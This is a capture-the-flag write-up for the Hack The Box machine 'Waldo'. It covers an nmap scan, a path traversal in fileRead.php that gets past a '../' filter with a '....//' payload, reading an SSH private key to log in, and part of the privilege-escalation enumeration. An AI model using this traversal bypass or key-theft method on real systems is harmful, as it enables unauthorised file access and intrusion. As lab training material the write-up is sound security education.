Hack The Box - Writeup

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Recon

Recon starts with nmap.

nmap

```
sudo nmap -sSVC --min-rate 1000 -Pn -p- -vvv 10.10.10.87 -oA nmap
```


```
[..output ommitted ..]
22/tcp   open     ssh            syn-ack ttl 63 OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 c4:ff:81:aa:ac:df:66:9e:da:e1:c8:78:00:ab:32:9e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCUBrGVTenfm2F4qteJkyDe6hVIFmu8bbhvIHpgyeurAI6685
|   256 b3:e7:54:6a:16:bd:c9:29:1f:4a:8c:cd:4c:01:24:27 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOGNlwRr8whDd+
|   256 38:64:ac:57:56:44:d5:69:de:74:a8:88:dc:a0:b4:fd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILhvDtrIfnHWdGIA3ewprB+7ZA1wfv/PcQtO/vlNHaks
80/tcp   open     http           syn-ack ttl 63 nginx 1.12.2
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.12.2
| http-title: List Manager
|_Requested resource was /list.html
|_http-trane-info: Problem with XML parsing of /evox/about
5355/tcp filtered llmnr          no-response
8888/tcp filtered sun-answerbook no-response
```

Results of TCP Scan

Port	Status	Service
22/tcp	open	ssh
80/tcp	open	nginx 1.12.2
5355/tcp	filtered	llmnr?
8888/tcp	filtered	sun-answerbook?

Chromium

http://10.10.10.87 shows a colorful picture and a view buttons to create lists and content and to delete those.



Attention is on the functions. Investigating the sources (*list.js*) you will find functions for reading and wrinting the files.

Burp

There is a ***Path Traversal*-Vulnerability** in *fileRead.php*

```
<?php
if($_SERVER['REQUEST_METHOD'] === \"POST\"){
    $fileContent['file'] = false;
    header('Content-Type: application/json');
    if(isset($_POST['file'])){
        header('Content-Type: application/json');
        t$_POST['file'] = str_replace( array("../", "..\\\""), "", $_POST['file']);
        if(strpos($_POST['file'], "user.txt") === false){
            $file = fopen("/var/www/html/" . $_POST['file'], "r");
            $fileContent['file'] = fread($file,filesize($_POST['file']));
            tfclose();
        }
    }
    echo json_encode($fileContent);
}
```

A POST request to http://10.10.10.87/fileRead.php with a POST body of `file=....//....//....//etc/issue` will result in the file to be read.

Because `str_replace( array("../", "..\\\""), "", $_POST['file']);` will replace `../` through nothing it will replace the middle part of `....//` with nothing, as well. Thus leaving a string of `../` which will then result in a path traversal.

As there is a filter statement which prohibits from reading the *user.txt* file directly.

The file at http://10.10.10.87/dirRead.php has the same issue.

Initial Foothold - Get user.txt

Strolling around directories and files you can identify a *RSA Private Key* at `/home/nobody/.ssh` called `.monitor`.

You have to search and replace `\n` to actual linebreak after reading the file via *fileRead.php*.

Keyfile must have permission set to *600* issueing `chmod 600 keyfile` to work.

ssh into the box `ssh -l nobody -i keyfile 10.10.10.87` and you will be able to view *user.txt*.

```
--- loot/waldo <master> » ssh -l nobody -i keyfile 10.10.10.87
[.. output ommited ..]
waldo:~$ cat user.txt
32768bcd7513275e085fd4e7b63e9d24
waldo:~$
```




Figure 1: User flag

Priv Esc - Get root.txt

Now for the fun part.

LinEnum.sh

The interesting parts of LinEnum might be the following:

```
[-] Listening TCP:
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Progr
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8888            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5355            0.0.0.0:*               LISTEN      -
tcp        0    192 10.10.10.87:8888        10.10.14.4:59862        ESTABLISHED -
tcp        0      0 :::80                   :::*                    LISTEN      -
tcp        0      0 :::22                   :::*                    LISTEN      -
tcp        0      0 :::8888                 :::*                    LISTEN      -
tcp        0      0 :::5355                 :::*                    LISTEN      -

[-] Listening UDP:
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Progr
udp        0      0 10.10.10.87:60405       10.10.10.2:53           ESTABLISHED -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:5355            0.0.0.0:*                           -
udp        0      0 :::5355

[+] Looks like we're in a Docker container:
10:pids:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
9:cpu,cpuacct:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
8:blkio:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
7:memory:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
6:net_cls,net_prio:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1ea
5:perf_event:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
4:freezer:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
3:devices:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
2:cpuset:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
1:name=systemd:/docker/16c6cae0786900838a54b9b3ce253ddd80c3ccdcea93e6c5444e2a8a5a1eaebd
-rwxr-xr-x    1 root     root             0 May  3 20:50 /.dockerenv
```